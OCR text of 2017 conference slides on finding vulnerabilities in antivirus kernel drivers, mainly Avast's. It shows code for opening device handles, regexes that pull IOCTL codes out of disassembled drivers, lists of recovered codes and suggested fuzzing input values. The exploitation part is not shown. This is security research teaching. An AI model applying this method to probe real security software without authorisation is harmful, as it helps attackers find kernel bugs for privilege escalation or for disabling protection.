Attacking Antivirus Software's Kernel Driver

bee13oy of CloverSec Labs

ZerOcon 2017

About me

- bee13oy of CloverSec Labs
- Security Vulnerabilities Researcher, interested in:
  - Microsoft Windows Kernel
  - Microsoft Edge
  - Adobe Flash Player
- Discovered 40+ AV Kernel Vulnerabilities:
  - ZDI-CAN-3760, ZDI-CAN-3828, ZDI-CAN-4191, ZDI-CAN-3712
  - ZDI-16-670, ZDI-16-530, ZDI-16-503, ZDI-16-502, ZDI-16-487, ZDI-16-484, ZDI-16-483
  - …

Agenda

- Attacking Antivirus Software
- Finding Antivirus Kernel Vulnerabilities
- Exploiting Kernel Vulnerabilities
- Conclusion

Agenda

- Attacking Antivirus Software
- Finding Antivirus Kernel Vulnerabilities
- Exploiting Kernel Vulnerabilities
- Conclusion

Motivation

- Reason for choosing AV
  - Widely Used
  - Typical and Challenging

- Choose my first target "Avast Free Antivirus"
  - Free antivirus software
  - Avast bug bounty program

AV Attacking Surface

- Kernel Driver
  - SSDT Hook
  - IOCTL Handler
- Engine
  - File Format Parsing(Memory Corruption, RCE)
  - Denial Of Service
  - Detection Bypass

IOCTL Handler

- ActiveX
  - Memory Corruption
  - Insecure Method | Design Error
- Management
  - Web Interface
  - Client/Server Management

AV Kernel Attacking Surface

- DeviceIoControl

```
BOOL WINAPI DeviceIoControl(
  _In_        HANDLE       hDevice,
  _In_        DWORD        dwIoControlCode,
  _In_opt_    LPVOID       lpInBuffer,
  _In_        DWORD        nInBufferSize,
  _Out_opt_   LPVOID       lpOutBuffer,
  _In_        DWORD        nOutBufferSize,
  _Out_opt_   LPDWORD      lpBytesReturned,
  _Inout_opt_ LPOVERLAPPED lpOverlapped
);
```

- What We Care Mostly
  - hDevice
  - dwIoControlCode
  - lpInBuffer & nInBufferSize

Agenda

- Attacking Antivirus Software
- Finding Antivirus Kernel Vulnerabilities
- Exploiting Kernel Vulnerabilities
- Conclusion

How To Get hDevice

- CreateFile

```
HANDLE WINAPI CreateFile(
  _In_     LPCTSTR                lpFileName,
  _In_     DWORD                  dwDesiredAcc
  _In_     DWORD                  dwShareMode,
  _In_opt_ LPSECURITY_ATTRIBUTES lpSecurityAt
  _In_     DWORD                  dwCreationDi
  _In_     DWORD                  dwFlagsAndAt
  _In_opt_ HANDLE                 hTemplateFil
);
```

- lpFileName is a Symbolic
  - \\.\TestDev
  - \Device\TestDev

```
HANDLE OpenDevice(const char* szDeviceName) {
    CHAR szOpenDeviceName[0x200] = "";
    sprintf(szOpenDeviceName, "\\\\.\\%s", szDeviceName);
    HANDLE hDevice = CreateFileA(szOpenDeviceName,
        GENERIC_READ | GENERIC_WRITE,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hDevice && hDevice != INVALID_HANDLE_VALUE) {
        return hDevice;
    }

    hDevice = CreateFileA(szOpenDeviceName,
        GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        0,
        NULL
    );

    if (hDevice && hDevice != INVALID_HANDLE_VALUE) {
        return hDevice;
    }

    hDevice = CreateFileA(szOpenDeviceName,
        GENERIC_WRITE,
        0,
        NULL,
        OPEN_EXISTING,
        0,
        NULL
    );

    return hDevice;
}
```

How To Get hDevice

- **Using PChunter**

Driver Name	Image Base	Image Size	DriverObject	Driver Path	Service Name	Load ...	File Corporation
Suspicious DriverO...	-	-	0x85800DC0			-	
ATMFD.DLL	0x97860000	0x0004F000	-	C:\Windows\System32\ATMFD.DLL		162	Adobe Systems Incorp..
amdxata.sys	0x88A85000	0x00009000	0x848B3568	C:\Windows\system32\drivers\amdxat...	amdxata	30	Advanced Micro Devices
aswVmm.sys	0xBD013000	0x00043000	0x84D10F38	C:\Windows\system32\drivers\aswVmm...	aswVmm	151	AVAST Software
aswStm.sys	0xBD505000	0x0001E000	0x84D6E970	C:\Windows\system32\drivers\aswStm....	aswStm	161	AVAST Software
aswSP.sys	0xBD056000	0x00087000	0x86A424F8	C:\Windows\system32\drivers\aswSP.sys	aswSP	152	AVAST Software
aswSnx.sys	0xBD413000	0x000B8000	0x8681AF38	C:\Windows\system32\drivers\aswSnx....	aswSnx	158	AVAST Software
aswRdr2.sys	0xBD4CB000	0x00019000	0x84C0A7B0	C:\Windows\system32\drivers\aswRdr...	aswRdr	159	AVAST Software
aswMonFlt.sys	0xBD4E4000	0x00021000	0x84E50078	C:\Windows\system32\drivers\aswMon...	aswMonFlt	160	AVAST Software
aswKbd.sys	0xBD18D000	0x00009000	0x84C2C100	C:\Windows\system32\drivers\aswKbd....	aswKbd	157	AVAST Software
aswbunivx.sys	0xBD182000	0x0000B000	0x84E6D718	C:\Windows\system32\drivers\aswbuni...	aswbuniv	156	AVAST Software s.r.o.
aswblogx.sys	0xBD143000	0x0003F000	0x8552B5B0	C:\Windows\system32\drivers\aswblog...	aswblog	155	AVAST Software s.r.o.
aswbidshx.sys	0xBD11E000	0x00025000	0x84EF4AE8	C:\Windows\system32\drivers\aswbids...	aswbidsh	154	AVAST Software s.r.o.
aswbidsdriverx.sys	0xBD0DD000	0x00041000	0x86A2FEB0	C:\Windows\system32\drivers\aswbids...	aswbidsdriver	153	AVAST Software s.r.o.
dump_diskdump.sys	0x936A4000	0x0000A000	-	C:\Windows\System32\Drivers\dump_d...		127	File not found
dump_LSI_SAS.sys	0x936AE000	0x00018000	-	C:\Windows\System32\Drivers\dump_L...		128	File not found
dump_dumpfve.sys	0x936C6000	0x00011000	-	C:\Windows\System32\Drivers\dump_d...		129	File not found
PCHunter32ak.sys	0x99033000	0x000D4000	0x86B5B1C0	C:\Users\Admin\Desktop\DeviceLoader...		167	File not found
E1G60I32.sys	0x8EF4E000	0x0001D000	0x854C2E70	C:\Windows\system32\DRIVERS\E1G60...	E1G60	96	Intel Corporation
lsi_sas.sys	0x889CB000	0x00018000	0x849FB1E8	C:\Windows\system32\drivers\lsi_sas.sys	LSI_SAS	27	LSI Corporation
WudfPf.sys	0x8DA00000	0x00014000	0x84EB96F8	C:\Windows\system32\drivers\WudfPf....	WudfPf	150	Microsoft Corporation
ws2ifsl.sys	0x8DB6C000	0x00009000	0x8548DCD8	C:\Windows\system32\drivers\ws2ifsl.sys	ws2ifsl	70	Microsoft Corporation
wfplwf.sys	0x8DB75000	0x00007000	0x8548CB50	C:\Windows\system32\DRIVERS\wfplw...	WfpLwf	71	Microsoft Corporation

- **Disadvantage**
  - No command-line mode No automation
  - Incomplete

How To Get hDevice

- **Better option?**
  Enumerating DeviceObjects fro
  - NtOpenDirectoryObject
  - NtQueryDirectoryObject
  - NtOpenSymbolicLinkObject (optio
  - NtQuerySymbolicLinkObject (opti

```
[~0311~] Enum Device: #GLOBALROOT#
[~0312~] Enum Device: #AvAswUniv#
[~0313~] Enum Device: #Scsi10:#
[~0314~] Enum Device: #HID#VID_0E0F&PID_0003&MI_00#8&
[~0315~] Enum Device: #Root#RDP_KBD#0000#{884b96c3-56
[~0316~] Enum Device: #WfpAle#
[~0317~] Enum Device: #Root#MS_NDISWANIPV6#0000#{ad49
[~0318~] Enum Device: #SystemRoot#
[~0319~] Enum Device: #KnownDllPath#


[~0001~] Valid Device: #aswVmm#
[~0002~] Valid Device: #aswSnx#
[~0003~] Valid Device: #ASWSP_Open#
[~0004~] Valid Device: #AswIDS_Ioc2#
[~0005~] Valid Device: #AvAswIDSErHr#
[~0006~] Valid Device: #aswSP_Handler#
[~0007~] Valid Device: #AvAswUniv#
```

- **hDevice ==> *.sys?**
  - Device name + .sys ?=> driver binary (aswSnx aswSnx.sys)
  - SymbolicLink reference (aswSP_Open aswSP.sys)

IDA View-A | Occurrences of: aswSP_Open | Pseudocode-A | Hex View-1 | Structu

Address	Function	Instruction	
.text:0001AFE5	sub_1AD08	mov	eax, offset aDeviceAswsp_op ; "\\Device\\aswSP_Open"
.text:0005FB5C		unicode 0, <\Device\aswSP_Open>,0	

How To Get dwIoControlCode

- But…
  - No Source code
  - No Symbols
  - High complexity

- We have…
  - IDA Pro
  - Windbg
  - Kernel Driver *.sys

How To Get dwIoControlCode

- *Avast aswSnx.sys Dispatch Function ASM Code*

```
PAGE:000AB0A6                   mov     eax, 82AC8100h
PAGE:000AB0AB                   cmp     edi, eax
PAGE:000AB0AD                   ja      loc_AFFA6
PAGE:000AB0B3                   jz      loc_AFF86
PAGE:000AB0B9                   mov     eax, 82AC8078h
PAGE:000AB0BE                   cmp     edi, eax
PAGE:000AB0C0                   ja      loc_AE3EA
PAGE:000AB0C6                   jz      loc_AE2B8
PAGE:000AB0CC                   mov     eax, 82AC0220h
PAGE:000AB0D1                   cmp     edi, eax
PAGE:000AB0D3                   ja      loc_ADAAC
PAGE:000AB0D9                   jz      loc_AD989
PAGE:000AB0DF                   mov     eax, 82AC0070h
PAGE:000AB0E4                   cmp     edi, eax
PAGE:000AB0E6                   ja      loc_AC61F
PAGE:000AB0EC                   jz      loc_AC493
PAGE:000AB0F2                   cmp     edi, 82AC0014h
PAGE:000AB0F8                   jz      loc_AC2CD
PAGE:000AB0FE                   cmp     edi, 82AC0050h
PAGE:000AB104                   jz      loc_AC0DB
PAGE:000AB10A                   add     eax, 0FFFFFFE4h
PAGE:000AB10D                   mov     ecx, 82AC0058h
```

```
PAGE:000AFFBC   sub_AB006   mov   eax, 82AC8140h
PAGE:000B06DC   sub_AB006   cmp   edi, 82AC810Ch
PAGE:000B0CDB   sub_AB006   mov   eax, 82AC81C0h
PAGE:000B0CEF   sub_AB006   cmp   edi, 82AC8144h
PAGE:000B0CFB   sub_AB006   cmp   edi, 82AC8148h
PAGE:000B0D07   sub_AB006   cmp   edi, 82AC816Ch
PAGE:000B0D13   sub_AB006   cmp   edi, 82AC8174h
PAGE:000B0D1F   sub_AB006   cmp   edi, 82AC8180h
PAGE:000B0D2B   sub_AB006   cmp   edi, 82AC8184h
PAGE:000B0D37   sub_AB006   cmp   edi, 82AC8188h
PAGE:000B1A1C   sub_AB006   cmp   edi, 82AC81C4h
PAGE:000B1A28   sub_AB006   cmp   edi, 82AC81C8h
PAGE:000B1A34   sub_AB006   cmp   edi, 82AC81D4h
PAGE:000B1A40   sub_AB006   cmp   edi, 82AC8200h
PAGE:000B1A4C   sub_AB006   cmp   edi, 82AC8210h
PAGE:000B1A58   sub_AB006   cmp   edi, 82AC8214h
PAGE:000B20C2   sub_AB006   mov   eax, 82AC8344h
PAGE:000B20D5   sub_AB006   mov   eax, 82AC8254h
```

- ASM code feature
  - *cmp REG, 0x88888888*
  - *mov REG, 0x88888888*
  - *sub REG, 0x88888888*

How To Get dwIoControlCode

- *Avast aswSnx.sys Dispatch Function C Code*

```
1000  if ( v9 <= 0x82AC8100 )
1001  {
1002    if ( v9 == 0x82AC8100 )
1003    {
1004      if ( !a4 )
1005        goto LABEL_257;
1006      v11 = 4;
1007      if ( (unsigned int)a5 < 4 )
1008        goto LABEL_257;
1009      v543 = (unsigned __int8)byte_A7D48;
1010      goto LABEL_544;
1011    }
1012    if ( v9 <= 0x82AC8078 )
1013    {
1014      if ( v9 == 0x82AC8078 )
1015      {
1016        if ( !a2 || v966 < 0x98 || !a4 || (unsigned int)a5 < 0x98 )
1017          goto LABEL_257;
```

- C code feature

  - *case 0x88888888*
  - *vN > 0x88888888*
  - *vN < 0x88888888*
  - *vN - 0x88888888*
  - *vN = 0x88888888*
  - *vN <= 0x88888888*
  - *vN >= 0x88888888*
  - *vN == 0x88888888*
  - *vN != 0x88888888*

How To Get dwIoControlCode

- C++ std::regex to match ASM code feature


```
P = "((cmp)|(mov)|(sub))(( )|(
)|(\\t)|(\\t\\t))((eax)|(ebx)|(ecx)|(edx)
|(edi)|(esi)|(ebp)),((\\t)|(\\t\\t)|(
))(([0-9a-fA-F]{5,9}))((h)|(H))"
```

- C++ std::regex to match C code feature

```
P = "((=)|(-)|(<)|(>)|(case))
((0x[0-9a-fA-F]{5,9})|(-?[0-9]{5,10}))"
```

How To Get dwIoControlCode


- Get Entire ASM Codes by IDA Command Line
  - idaw.exe -Ohexx86:-errs:-mail=bee13oy@gmail.com:aswSnx.asm:AL L -B aswSnx.sys
- Get Entire C Codes by IDA Command Line
  - idaw.exe -Ohexx86:-errs:-mail=bee13oy@gmail.com:aswSnx.sys.c:Al



How To Get dwIoControlCode

- IOCTL_CODE Filter condition
  - DeviceType is fixed
  - Multiple of four

```
#define CTL_CODE( DeviceType, Function, Method, Access ) (                 \
    ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method) \
)
```



- Strict Dispatch Function Filter condition

```
155  KeInitializeMutex(&Mutex, 0);
156  sub_2DA80((PVOID)SourceString);
157  sub_31EC6();
158  memset32(DriverObject->MajorFunction, (int)sub_1A22E, 0x1Cu);
159  DriverObject->MajorFunction[14] = (PDRIVER_DISPATCH)sub_1A382;
160  DriverObject->DriverUnload = 0;
161  DriverObject->FastIoDispatch = 0;
```

How To Get dwIoControlCode

- switch & case

```
int __stdcall sub_10841(int a1, int a2, wchar_t *a3, int a4, wchar_t *a5, int a6)
{
  int v6; // eax@34
  int v7; // eax@38
  size_t v8; // eax@111
  _DWORD *v10; // [sp+4h] [bp-8h]@53
  int v11; // [sp+8h] [bp-4h]@1
  int v12; // [sp+8h] [bp-4h]@31
  int v13; // [sp+8h] [bp-4h]@39

  v11 = 0;
  if ( (unsigned int)a2 > 0xF0010018 )
  {
    switch ( a2 + 0xFFEFFE4 )
    {
      case 0:
        sub_11910();
        byte_1FE80 = 0;
        v11 = sub_105C0(a1, 0, 0);
        break;
      case 36:
        if ( a4 && a3 && (unsigned int)a6 >= 4 && a5 )
        {
          v10 = sub_127A0(a3);
          if ( v10 )
```

- C++ std::regex to match "switch & case"
  - P = "(((switch) (\\( )((v|a)[0-9]{1,5}) ((\\+)|(-)))|(case)) ((0x[0-9a-fA-F]{1,9})|(-?[0-9]{1,11}))"
  - ioctl = N - 0xFFEFFE4

How To Get dwIoControlCode

- Finally, we got IOCTL_CODEs…

```
[~] SymbobLinkName: \\.\aswSnx
[~] Lookup SysFile: "sysfiles\aswSnx.sys.c"
...
[~] Ignored an IOCTLCode: #0x00016358_#
[~] Ignored an IOCTLCode: #0x00032730_#

[~] Guessed an IOCTLCode: #0x82ac0014#
[~] Guessed an IOCTLCode: #0x82ac0050#
[~] Guessed an IOCTLCode: #0x82ac0054#
[~] Guessed an IOCTLCode: #0x82ac0058#
[~] Guessed an IOCTLCode: #0x82ac0060#
[~] Guessed an IOCTLCode: #0x82ac0064#
[~] Guessed an IOCTLCode: #0x82ac0068#
[~] Guessed an IOCTLCode: #0x82ac0070#
[~] Guessed an IOCTLCode: #0x82ac0074#
[~] Guessed an IOCTLCode: #0x82ac0098#
[~] Guessed an IOCTLCode: #0x82ac00cc#
[~] Guessed an IOCTLCode: #0x82ac0168#
[~] Guessed an IOCTLCode: #0x82ac0170#
[~] Guessed an IOCTLCode: #0x82ac0178#
[~] Guessed an IOCTLCode: #0x82ac0204#
[~] Guessed an IOCTLCode: #0x82ac0220#
[~] Guessed an IOCTLCode: #0x82ac0224#
[~] Guessed an IOCTLCode: #0x82ac8008#
[~] Guessed an IOCTLCode: #0x82ac800c#
```

```
[~] SymbobLinkName: \\.\aswSP
[~] Lookup SysFile: "sysfiles\aswSP.sys.c"
...
[~] Ignored an IOCTLCode: #0xfff2ffff_#
[~] Ignored an IOCTLCode: #0xfffe7960_#

[~] Guessed an IOCTLCode: #0x9988c004#
[~] Guessed an IOCTLCode: #0x9988c008#
[~] Guessed an IOCTLCode: #0x9988c00c#
[~] Guessed an IOCTLCode: #0x9988c040#
[~] Guessed an IOCTLCode: #0x9988c044#
[~] Guessed an IOCTLCode: #0x9988c04c#
[~] Guessed an IOCTLCode: #0x9988c050#
[~] Guessed an IOCTLCode: #0x9988c054#
[~] Guessed an IOCTLCode: #0x9988c058#
[~] Guessed an IOCTLCode: #0x9988c080#
[~] Guessed an IOCTLCode: #0x9988c084#
[~] Guessed an IOCTLCode: #0x9988c088#
...
[~] Guessed an IOCTLCode: #0xb2d600cc#
[~] Guessed an IOCTLCode: #0xb2d600d0#
[~] Guessed an IOCTLCode: #0xb2d600d4#
[~] Guessed an IOCTLCode: #0xb2d600d8#
[~] Guessed an IOCTLCode: #0xb2d600dc#
[~] Guessed an IOCTLCode: #0xb2d600e0#
```


lpInBuffer & nInBufferSize

- lpInBuffer
  - Invalid Buffer Ptr
  - Insert Interesting values, eg, 0, 1, 2, 0x20, 0x3f, 0x40, 0x7f, 0x80, 0xff, 0x3ffff, -1, 0x7fffffff, etc
  - Insert Thread / Process ID
  - Insert Thread / Process Handle
  - Insert Another Buffer Ptr

- nInBufferSize
  - Interesting values, eg, 0, 1, 2, 0x20, 0x3f, 0x40, 0x7f, 0x80, 0xff, 0x3ffff, -1, 0x7fffffff, etc
  - Sizeof lpInBuffer
  - Random length between 0 and sizeof lpInBuffer


*

Make it together



BSoD but...

- We got a broken log file. Why?



BSoD but…

- How to Disable File System Caching?
  MSDN will tell you…

